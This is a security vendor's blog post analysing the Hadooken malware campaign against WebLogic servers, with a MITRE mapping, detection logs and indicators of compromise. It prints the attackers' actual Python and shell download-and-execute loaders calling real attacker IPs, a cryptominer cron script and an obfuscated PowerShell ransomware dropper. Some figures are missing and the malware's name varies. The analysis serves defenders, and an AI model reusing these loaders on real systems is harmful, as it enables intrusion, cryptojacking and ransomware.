

Hadoken Malware Targets Weblogic Applications

By Assaf Morag

Published: 2024-09-12 · Archived: 2026-04-05 20:22:47 UTC

Aqua Nautilus researchers identified a new Linux malware targeting Weblogic servers. The main payload calls itself Hadoken which we think is referring to the attack “surge fist” in the Street Fighter series. When Hadoken is executed, it drops a Tsunami malware and deploys a cryptominer. In this blog, we explain the malware, its components, and how we detected it.

About Oracle Weblogic server

WebLogic Server is an enterprise-level Java EE application server developed by Oracle, used for building, deploying, and managing large-scale, distributed applications. It’s commonly used in banking, e-commerce, and business-critical systems due to its support for Java technologies, transaction management, and scalability. However, WebLogic is a frequent target for cyberattacks due to vulnerabilities such as deserialization flaws and improper access controls. [Misconfigurations](#), like weak credentials or exposed admin consoles, can lead to remote code execution ([RCE](#)), privilege escalation, and data breaches if not properly patched or secured.

The Attack Flow

Our Weblogic honeypots expose both vulnerabilities and a weak password. In this case the threat actor exploited the weak password to gain initial access and gain remote code execution.

Below you can see the entire attack flow:


```
python -c 'import urllib.request; exec(urllib.request.urlopen("http://185.174.136.204/y").read())' ||  
python3 -c 'import urllib.request; exec(urllib.request.urlopen("http://185.174.136.204/y").read())'
```

Figure 3: The encoded snippet in figure 2

As illustrated below, the Python script ('y'), is attempting to download a malware called Hadoopen (MD5: cdf3fce392df6fbb3448c5d26c8d053e) preferably into a non-persistent temporary directory. This Python code iterates over several paths, trying to download and run the Hadoopen malware and then delete the file.

```
import platform  
import os  
import urllib.request  
  
def download_and_execute(url, target_path):  
    try:  
        response = urllib.request.urlopen(url)  
        if response.getcode() == 200:  
            data = response.read()  
            with open(target_path, "wb") as code:  
                code.write(data)  
            os.chmod(target_path, 0o777)  
            cmd = '{}'.format(target_path)  
            os.system(cmd)  
            print("Command OK")  
            return True  
    except Exception:  
        pass  
    finally:  
        if os.path.exists(target_path):  
            os.remove(target_path)  
    return False  
  
if platform.architecture()[0] == "64bit":  
    url = "http://185.174.136.204/hadoopen"  
    for target_dir in ["/tmp", "/var/tmp", "/dev/shm", "/run/user", "/usr/local/share", "/var/run", "/opt", "/", "/mnt"]:  
        target_path = os.path.join(target_dir, "hadoopen")  
        if download_and_execute(url, target_path):  
            print("Download Already OK")  
            break
```

Figure 4: The Python script 'y'

The shell script is downloading the Hadoopen malware only to '/tmp' directory, executes it and then delete it.

```
cc="http://89.185.85.102"  
sys="kekenukaxusn"  
DIR="/tmp"  
  
m() {  
    get "$cc/hadoopen" "$DIR/$sys"  
    "$DIR/$sys"  
    sleep 1  
}  
  
m  
rm -f "$DIR/$sys"
```

Figure 5: Downloading, executing and deleting Hadoopen malware

In addition, the shell script version attempts to iterate over various directories containing SSH data (such as user credentials, host information, and secrets) and uses this information to attack known servers. It then [moves laterally](#) across the organization or connected environments to further spread the Hadoopen malware.


```
#!/bin/bash
cp -f -r -- /bin/cronr /bin/-bash 2>/dev/null
cd /bin 2>/dev/null
./-bash -c -p 80 -p 8080 -p 443 -tls -dp 80 -dp 8080 -dp 443 -tls -d >/dev/null 2>&1
rm -rf -- -bash 2>/dev/null

1
```

Figure 8: The cronjob is executing periodically the cryptominer ‘cronr’

Additional Threat Intelligence

Two IP addresses are used to download Hadoopen malware (89.185.85.102 and 185.174.136.204). The first one (89.185.85.102) is still active, it is registered in Germany under the hosting company ‘Aeza International LTD’. In the past this IP address was linked to TeamTNT and Gang 8220, but this weak link cannot attribute this attack to any of these threat actors. The second IP address (185.174.136.204) is inactive and registered in Russia under the hosting company ‘AEZA GROUP Ltd’.

On server 89.185.85.102 we also found a Powershell named b.ps1 (MD5: c1897ea9457343bd8e73f98a1d85a38f), which distributes the Windows Ransomware ‘Mallox’ (MD5: 4a12098c3799ce17d6d59df86ed1a5b6). There are some reports that this IP address is used to disseminate this ransomware, thus we can assume that the threat actors is targeting both Windows endpoints to execute a ransomware attack, but also Linux servers to target software often used by big organizations to launch backdoors and cryptominers.

```
function A1B2C {
    param (
        [Parameter(Mandatory = $true)]
        [string] $D3E4F,

        [Parameter(Mandatory = $true)]
        [string] $G5H6I
    )

    $J7K8L = [System.IO.Path]::GetTempPath()
    $M9N00 = Join-Path -Path $J7K8L -ChildPath $G5H6I

    try {
        $P1Q2R = [System.Convert]::FromBase64String($D3E4F)
        [System.IO.File]::WriteAllBytes($M9N00, $P1Q2R)
        Start-Process -FilePath $M9N00
    } catch {
        #
    }
}

$S3T4U = "TVqQA << REDUCTED >> AAAAAAAA"
$V5W6X = "Winscpmodified.exe"

A1B2C -D3E4F $S3T4U -G5H6I $V5W6X
```

Figure 9: The Powershell b.ps1

It’s worth mentioning that during our static analysis of the Hadoopen binary we found some links to ransomware RHOMBUS and NoEscape. But the dynamic analysis showed that there was no use in this code. It could be the threat actor will introduce to this attack to a Linux ransomware as well, or it is already introduced if the malware runs on the system longer than a sandbox execution.

A search in Shodan (a search engine for finding internet-connected devices and systems) suggests that there are over 230K internet connected Weblogic servers. A further analysis shows that most of them are protected, which is

very good. We saw a few hundred internet-connected, Weblogic server administration consoles. These may be exposed to attacks that exploit vulnerabilities and misconfigurations.

Mapping the attack to the MITRE ATT&CK Framework

Our investigation showed that the attackers have been using some common techniques throughout the attack. Here we map each component of the attack to the corresponding techniques of the [MITRE ATT&CK](#) framework:

Initial Access	Execution	Persistence	Defense Escalation	Credential Access	Lateral Movement	Impact
Exploit Public-Facing Application (T1190)	Command and Scripting Interpreter: PowerShell (T1059.001)	Scheduled Task/Job: Cron (T1053.003)	Indicator Removal on Host (T1070.004)	Brute Force (T1110.002)	SSH Hijacking (T1563.001)	Resource Hijacking (T1496)
	Command and Scripting Interpreter: Unix Shell (T1059.004)		Masquerading: Task or Service (T1036.004)			
	Command and Scripting Interpreter: Python (T1059.006)		Obfuscated Files or Information (T1027)			
						Data Encrypted for Impact (T1486)

Initial Access

- Exploit Public-Facing Application: Exploiting vulnerable WebLogic servers by taking advantage of weak credentials to gain access.

Execution

- Command and Scripting Interpreter – Unix Shell: The use of shell script (c`) for malicious execution.
- Command and Scripting Interpreter – Python: The use of Python script (y`) for malicious execution.
- Command and Scripting Interpreter – PowerShell: PowerShell script `b.ps1` used to distribute malware (Mallox ransomware).

Persistence

- Create or Modify System Process – Cron: Use of cron jobs to maintain persistence by executing malicious payloads periodically.

Defense Evasion

- Masquerading – Task or Service: Use of known names such as -java, -bash.
- Obfuscated Files or Information: Use of base64-encoded payloads to avoid detection.

- Indicator Removal on Host: Deleting logs after executing malicious activities.

Credentials Access

- Brute Force: The initial access is gained via successful brute force into the Weblogic administration panel.

Lateral Movement

- Remote Service Session Hijacking - SSH Hijacking: Iterating over SSH keys to move laterally across the network.

Impact

- Resource Hijacking: Running a cryptominer as part of the Hadooken malware.
- Data Encrypted for Impact: Potential use of ransomware like RHOMBUS and NoEscape in future versions of the attack.

Detection and Mitigation

In this blog we explained about Hadooken malware and how it exploited a misconfiguration to gain initial access to our honeypot Weblogic server. There are several tools and best practices to help find and prevent misconfigurations in cloud native development. These tools typically focus on areas such as infrastructure as code (IaC), container security, Kubernetes, cloud service configurations, and runtime environments.

1. **Infrastructure as Code (IaC) Scanning Tools:** These tools (like Aqua Trivy) analyze [IaC](#) templates like Terraform, CloudFormation, or Kubernetes YAML files for potential misconfigurations before deployment.
2. **Cloud Security Posture Management (CSPM) Tools:** [CSPM tools](#) (such as in the Aqua-Orca integrated offering) are used to scan cloud configurations for potential misconfigurations, compliance violations, or security risks across various cloud services (e.g., AWS, Azure, GCP).
3. **Kubernetes Security and Configuration Tools:** Kubernetes clusters are a critical part of cloud-native architectures, and tools exist to scan for potential misconfigurations in clusters, pods, and deployments. For instance:
 1. **Trivy:** Scans Kubernetes clusters for compliance with security best practices, including misconfiguration, hardening, cluster vulnerabilities and more. Also checks compliance with CIS (Center of Internet Security) Kubernetes benchmarks and NSA (National Security Agency) security guidelines.
 2. **Kube-Bench:** Checks whether Kubernetes is deployed securely by running the CIS (Center for Internet Security) Kubernetes Benchmark.
4. **Container Security Tools:** Containers are at the heart of cloud-native development, and their configurations, including Docker files and container images, need to be checked for security flaws. Aqua Trivy is a simple and comprehensive vulnerability scanner for container images and file systems, checking for misconfigurations and vulnerabilities.
5. **Runtime Security Tools:** These tools monitor running cloud-native applications and services to detect misconfigurations, anomalies, or suspicious behavior in real time. Aqua Tracee is an eBPF based runtime

security tool that monitors Linux environments including Kubernetes and containerized environments for runtime security threats.

The Aqua Platform is a single, integrated solution that enables organizations to secure every [cloud native application](#) everywhere. The platform protects cloud native applications from known, unknown and unexpected threats, such as misconfigurations and a newly discovered malware in this case. Aqua combines proactive and reactive security capabilities with context from the code commit to runtime stages.

The Aqua Platform includes a single, universal scanner powered by Aqua Trivy to detect known vulnerabilities, concealed malware, hidden secrets, configuration errors, and open-source license issues. In runtime, Aqua can detect and alert if a suspicious or malicious action is taking place. In this instance, Aqua discovered 16 suspicious incidents illustrating various malicious milestones during the attack recorded on our honeypot. As you can see in Figure 10 below, Aqua detected indications of drift, file unpacking, and cryptominer execution.




Figure 10: Incidents view in the Aqua Platform

When carefully observing the timeline preceded the cryptomining execution, we can see just like we explain above, Hadooken malware drops '/mnt/-java'. You can see in figure 11 below, a detection of drift. When -java is the process name and below in the raw data you can see the execution command.



Aug 17, 2024 10:29:25.523 PM

Behavioral



Binary dropped and executed on container detected

MITRE tactic: Defense Evasion

MITRE technique: Masquerading ([Mitre](#))

A binary executable file was dropped and executed. In container environments binary executables are usually added in the image building process rather than dropped and executed during runtime. Ergo this alert can indicate an adversary has dropped a binary payload and executed it, running a program in a compromised container.

Process Name: -java | PID: 237 | Event Name: sched_process_exec

Evidence [View raw data](#)

```
Command: /mnt/-java -c -p 80 -p 8080 -p 443 -tls -dp 80 -dp 8080 -dp 443 -tls -d | Container time: 1723926536982839800 | File creator: ff354cde-8247-4 | File path: /mnt/-java | Process lineage: [object Object], [object Object],[object Object] | Return value: 0 | SHA256: 1fcc2061f767574044ca1e97f92ca1d44ee0b35e0a796e3bd6a949ad4b1175e5
```

Figure 11: Timeline view in the Aqua Platform

Another detection on this timeline is the unpacking of -java right after the execution.



Aug 17, 2024 10:29:25.523 PM

Behavioral



Binary executable unpacking detected

MITRE tactic: Defense Evasion

MITRE technique: Software Packing ([Mitre](#))

Binary executable unpacking is detected. Binary unpacking is the process of extracting the original content and functionality of a binary executable. Adversaries may pack their binary to obfuscate their code, deter reverse engineering and avoid being detected.

Process Name: -java | PID: 237 | Event Name: mem_prot_alert

Evidence [View raw data](#)

```
File path: /mnt/-java | Previous protection:  
PROT_READ|PROT_WRITE | Process lineage: [object Object],  
[object Object],[object Object] | Protection:  
PROT_READ|PROT_EXEC
```

Figure 12: Timeline view in the Aqua Platform

In figure 13 below we can also observe how -java copies itself and saves itself under other different paths.



Aug 17, 2024 10:29:20.124 PM

Behavioral



Process execution

MITRE tactic: Execution

MITRE technique: Command And Scripting Interpreter

A process performing execution detected.

Process Name: cp | PID: 197 | Event Name: sched_process_exec

Evidence [View raw data](#)

```
Command: cp -f -r -- /mnt/-java /bin/bprofr | Dynamic loader path: /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 | File path: /usr/bin/cp | Process lineage: [object Object], [object Object],[object Object],[object Object],[object Object] | Return value: 0 | SHA256: 5cbd6e8d5aaa714a0910f5ee7710004cbf0a22c940eda1abec6f0194f430b94c
```

Figure 13: Timeline view in the Aqua Platform

In the Aqua Platform, you can observe the audit logs which is helpful for incident response teams to continue their investigation into breaches.




Figure 14: Audit logs in the Aqua Platform

Indications of Compromise (IOCs)

Type	Value	Comment
IP Addresses		
IP Addresses	185.174.136.204	Attacker IP
IP Addresses	89.185.85.102	Attacker IP
Files		
Binary file	MD5: cdf3fce392df6fbb3448c5d26c8d053e	Hadooken malware
Binary file	MD5: 4a12098c3799ce17d6d59df86ed1a5b6	Mallox malware
Binary file	MD5: b9f096559e923787ebb1288c93ce2902	Packed Cryptominer
Binary file	MD5: 9bea7389b633c331e706995ed4b3999c	Unpacked Cryptominer
Binary file	MD5: 8eef5aa6fa9859c71b55c1039f02d2e6	Tsunami malware
Powershell	MD5: c1897ea9457343bd8e73f98a1d85a38f	b.ps1
Shell script	MD5: 249871cb1c396241c9fcd0fd8f9ad2ae	C

Type	Value	Comment
Python script	MD5: 73d96a4316182cd6417bdab86d4df1fc	Y

Assaf is the Director of Threat Intelligence at Aqua Nautilus. He is responsible of acquiring threat intelligence related to software development life cycle in cloud native environments, supports the team's data needs, and helps Aqua and the ecosystem remain at the forefront of emerging threats and protective methodologies. His research has been featured in leading information security publications and journals worldwide, and he has presented at leading cybersecurity conferences. Notably, Assaf has also contributed to the development of the new MITRE ATT&CK Container Framework.

Assaf is leading an O'Reilly course, focusing on cyber threat intelligence in cloud-native environments. The course covers both theoretical concepts and practical applications, providing valuable insights into the unique challenges and strategies associated with securing cloud-native infrastructures.

Source: <https://www.aquasec.com/blog/hadoopen-malware-targets-weblogic-applications/>